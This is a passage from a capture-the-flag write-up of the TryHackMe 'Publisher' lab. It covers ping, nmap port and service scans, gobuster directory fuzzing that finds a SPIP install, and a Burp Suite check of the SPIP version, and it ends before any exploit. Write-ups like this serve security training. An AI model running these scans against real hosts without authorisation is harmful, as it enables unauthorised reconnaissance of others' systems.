
Publisher

By Praveen Kumar Sharma

For me the IP of the Machine is : 10.10.194.126

Lets try pinging it :



```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ ping 10.10.194.126 -c 5
PING 10.10.194.126 (10.10.194.126) 56(84) bytes of data.
64 bytes from 10.10.194.126: icmp_seq=1 ttl=60 time=300 ms
64 bytes from 10.10.194.126: icmp_seq=2 ttl=60 time=323 ms
64 bytes from 10.10.194.126: icmp_seq=3 ttl=60 time=233 ms
64 bytes from 10.10.194.126: icmp_seq=4 ttl=60 time=265 ms
64 bytes from 10.10.194.126: icmp_seq=5 ttl=60 time=236 ms

--- 10.10.194.126 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 232.765/271.503/322.847/35.231 ms
```


Its online!!

Port Scanning

Im gonna use nmap here

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.194.126 -o allPortScan.txt
```



```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.194.126 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 12:26 EDT
Warning: 10.10.194.126 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.194.126
Host is up (0.22s latency).
Not shown: 65025 closed tcp ports (conn-refused), 508 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Lets try a deeper scan on these ports

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.194.126 -o deeperScan.txt
```



```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ nmap -sC -sV -A -T5 -p 22,80 10.10.194.126 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 12:28 EDT
Nmap scan report for publisher.thm (10.10.194.126)
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Publisher's Pulse: SPIP Insights & Tips
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Deeper scan


PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)

```
| ssh-hostkey:
| 3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
| 256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_ 256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Publisher's Pulse: SPIP Insights & Tips
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Very generic lets try directory fuzzing

Important :

Before this im gonna map this IP address to a URL so it is easier to work with by adding it in the /etc/hosts as "publisher.thm" like this




```
┌──(pks㉿Kali)-[~/TryHackMe/Publisher]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
```

Directory Fuzzing

Im gonna use gobuster here

First Fuzzing :

```
gobuster dir -u http://publisher.thm -w /usr/share/wordlists/dirb/common.txt
```



```
└─$ gobuster dir -u http://publisher.thm -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://publisher.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://publisher.thm/images/]
/index.html           (Status: 200) [Size: 8686]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Directory from the first scan

/images (Status: 301) [Size: 315] [--> http://publisher.thm/images/]
/index.html (Status: 200) [Size: 8686]

Secondary Fuzzing :

Its very generic letstry a different word-lists like this one


```
gobuster dir -u http://publisher.thm -w
/usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
```



```
└─$ gobuster dir -u http://publisher.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://publisher.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://publisher.thm/images/]
/server-status        (Status: 403) [Size: 278]
/spip                 (Status: 301) [Size: 313] [--> http://publisher.thm/spip/]
Progress: 20476 / 20477 (100.00%)
===============================================================
Finished
===============================================================
```

Secondary fuzzing

/spip (Status: 301) [Size: 313] [--> http://publisher.thm/spip/]



Community Magazine

Publish articles, success stories,
tutorials and opinions about SPIP

Related Blogs

Rencontre SPIP

Mise à jour critique de sécurité : sortie de SPIP 4.1.5, SPIP 4.0.8 et SPIP 3.2.16

Spip Luz Days

Gazette de septembre 2023

Piratages de SPIP

Nouveaux plugins

SPIP5 et l'avenir de SPIP

API SQL, SPIP 5 et PHP 8.1

Archives

June 2024

May 2024

April 2024

March 2024

Embracing Diversity in Tech: A Journey with SPIP

Posted by Admin, December 8, 2024 at 10:45 am, in Web Design

In this article, the author explores the significance of diversity and inclusivity in the tech industry. They reflect on their journey with SPIP and how the software embodies values that prioritize an open and welcoming environment for all contributors. They share personal experiences and insights on how SPIP's ethos aligns with the global movement towards more inclusive technology communities.


Credit goes to photovaco.com for photos.

Sponsors

Popular Posts

Freedom of Expression and SPIP: Advocating for Digital Rights

Didnt find anything interesting in the web-page itself found a lot of things in spip



Publisher

Title : The Power and Peril of Online Publications : Navigating the Impact on Society


13 novembre 2023, par think

In the era of rapid digitalization, the internet has become a powerful platform for self-expression and information dissemination. While online publications provide a valuable space for sharing ideas and perspectives, the potential for harm to individuals and society cannot be ignored. This article delves into the dual nature of internet publications, exploring the positive aspects and the potential pitfalls that can adversely affect others.
The Positive Side :
Information Sharing (...)

Recherchez :

2023 - 2024 Publisher
Plan du site | Se connecter | Contact | RSS 2.0

I used burp-suite to capture a request in here to if the version of spip is visible in the headers and it was

